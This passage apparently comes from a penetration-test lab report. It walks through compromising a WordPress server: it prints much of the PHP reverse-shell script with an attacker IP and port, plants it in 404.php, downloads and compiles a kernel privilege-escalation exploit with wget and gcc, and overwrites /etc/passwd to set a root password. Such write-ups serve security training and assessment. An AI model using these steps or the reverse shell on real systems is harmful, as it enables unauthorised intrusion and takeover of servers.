With a command ‘exploit’ we can execute the module. The figure 32 indicates no candidate usernames are validate users on SSH. On a website called github.com, a list file containing 81475 words of promising usernames is provided at [/github.com/jeanphom/wordlist/blob/master/usernames.txt](https://github.com/jeanphom/wordlist/blob/master/usernames.txt). But the file does not seem to have validate usernames. We may try with other files or exploit based on pure brute force attack to check a-z including numbers and special characters such as !, @, #, \$, %, ^, & and etc. Nonetheless we can say that the SSH server is fairly safe from user enumeration attack considering the amount of time needed to crack user names.

3. Penetration through Website

During a target assessment, we gained an access to WordPress (a website manager) with admin account. Thus, we will try to upload a malicious script on a webpage to create an interactive shell interface on attacker’s system.

Kali Linux provides the script file at */usr/share/webshells/php/php-reverse-shell.php*. Figure 33 and 34 below show a part of the script.

```
1 // Warning: you are using the root account. You may harm your system.
2 // php-reverse-shell - A Reverse Shell Implementation in PHP
3 // Copyright (c) 2007 pentestmonkey@pentestmonkey.net
4 //
5 // This tool may be used for legal purposes only. Users take full responsibility
6 // for any actions performed using this tool. The author accepts no liability
7 // for damage caused by this tool. If these terms are not acceptable to you, then
8 // do not use this tool.
9 //
10 // In all other respects the GPL version 2 applies:
11 //
12 // This program is free software; you can redistribute it and/or modify
13 // it under the terms of the GNU General Public License version 2 as
14 // published by the Free Software Foundation.
15 //
16 // This program is distributed in the hope that it will be useful,
17 // but WITHOUT ANY WARRANTY; without even the implied warranty of
18 // MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
19 // GNU General Public License for more details.
20 //
21 // You should have received a copy of the GNU General Public License along
22 // with this program; if not, write to the Free Software Foundation, Inc.,
23 // 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
24 //
25 // This tool may be used for legal purposes only. Users take full responsibility
26 // for any actions performed using this tool. If these terms are not acceptable to
27 // you, then do not use this tool.
28 //
29 // You are encouraged to send comments, improvements or suggestions to
30 // me at pentestmonkey@pentestmonkey.net
31 //
32 // Description
```

Figure 33


```
34 // Usage
35 // ---
36 // See Http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
37
38 set_time_limit(0);
39 $VERSION = "1.0";
40 $ip = '192.168.0.4'; // CHANGE THIS
41 $port = 5555; // CHANGE THIS
42 $chunk_size = 1400;
43 $write_a = null;
44 $error_a = null;
45 $shell = 'uname -a; w; id; /bin/sh -i';
46 $daemon = 0;
47 $debug = 0;
48
49 // Daemonize ourselves if possible to avoid zombies later
50
51 // pcntl_fork is hardly ever available, but will allow us to daemonize
52 // our php process and avoid zombies. Worth a try...
53 if (function_exists('pcntl_fork')) {
54     // Fork and have the parent process exit
55     $pid = pcntl_fork();
56
57     if ($pid == -1) {
58         printit("ERROR: Can't fork");
59         exit(1);
60     }
61
62     if ($pid) {
63         // Parent
64     }
65 }
```

Figure 34

```
set_time_limit(0);
$VERSION = "1.0";
$ip = '192.168.0.4'; // CHANGE THIS
$port = 5555; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Figure 35

Before we upload the script on a webpage, we need to change \$ip and \$port variables in figure 35. \$ip is the attacker's ip address and \$port is the port number on attacker's network that is trying to communicate with the defender's system. The variables \$ip and \$port are set 192.168.0.4 and 5555 respectively.



On WordPress we can see source codes of web pages made and maintained by admin at [Editor] tab on [Appearance] banner. Figure 36 shows a source code of 404.php page. Replacing this code with the webshell script, we are ready to connect with and create the interface of defender's system.

Opening the port number 5555 on attacker's system, an interactive interface is created when I visited 404.php page. 'id' command on figure 37 checks the authority of the currently connected user. If I have root authority then uid, gid and groups should be 0(root), but here I have 33(www-data) authority. By using a command 'sudo' we can check if 33(www-data) user has root authority. Since no root authority is given, we should explore vulnerabilities inside the system to identify if privilege escalation is possible to gain root authority.

'uname -a' command lists out the information about OS and kernel run by the current system. Underlined part on figure 38 shows that the kernel used on this system is of the version 4.10.0-28-generic and OS is Ubuntu 16.04. We can search on Searchsploit and there is a privilege escalation attack available on kernel with the version less than 4.13.9 and OS version Ubuntu 16.04.

Searchsploit '-x' option followed by a path number displays a content of a given exploitation. Privilege escalation attack with a path number 45010 contains an attacking code written in C-language. In order to run this code on the defender's

system, I created a website and uploaded the code on the website in attacker's system at `/var/www/html` directory.

On the defender's system interface, we can download the code at `/tmp` directory with a command `wget` followed by a download address. `gcc 45010.c -o 45010` command makes `45010.c` file into an object file with a name `45010` so that the code written in C-language can be executed on the interface. `./45010` command executes the object file and now we type `id` command to check if `33(www-data)` user obtained root authority. Figure 40 shows `uid`, `gid` and `groups` are `0(root)` thus the attack was successful and I gained root authority.

Another way of privilege escalation attack was done through insecure design. Kali Linux provides *unix-privesc-check* script file which inspects the system and lists out insecure components that are vulnerable to privilege escalation attack. Like we uploaded and executed the `45010.c` file, we can upload *unix-privesc-check* file on attacker's website and download and execute it on defender's system. Figure 41 is the result after execution of the file on defender's system and it indicates that `/etc/passwd` file which manages passwords of system users including root user has a sever source of error.

Although we cannot directly modify `/etc/passwd` file on defender's system, we can modify it on attacker's system and upload it to the website. Then we can download this modified `/etc/passwd` file on defender's system and replace previous `/etc/passwd` file by this newly modified file.

We can change the password of root user using an openssl tool. I have changed the password to `'toor'` and encrypted with openssl tool. Update the root password in `/etc/passwd` file with this encrypted password and upload it on the website. Move on to defender's system, download the file in `/tmp` directory and replace old `/etc/passwd` file by this modified file.

Since the interface we are using now is partially interactive, create new shell interface with a command `python -c 'import pty; pty.spawn("/bin/bash")'`. Then we are now able to use a command `'su'` which switches the current user to root

user. Since we modified the root password to 'toor' we can successfully log-in as root user.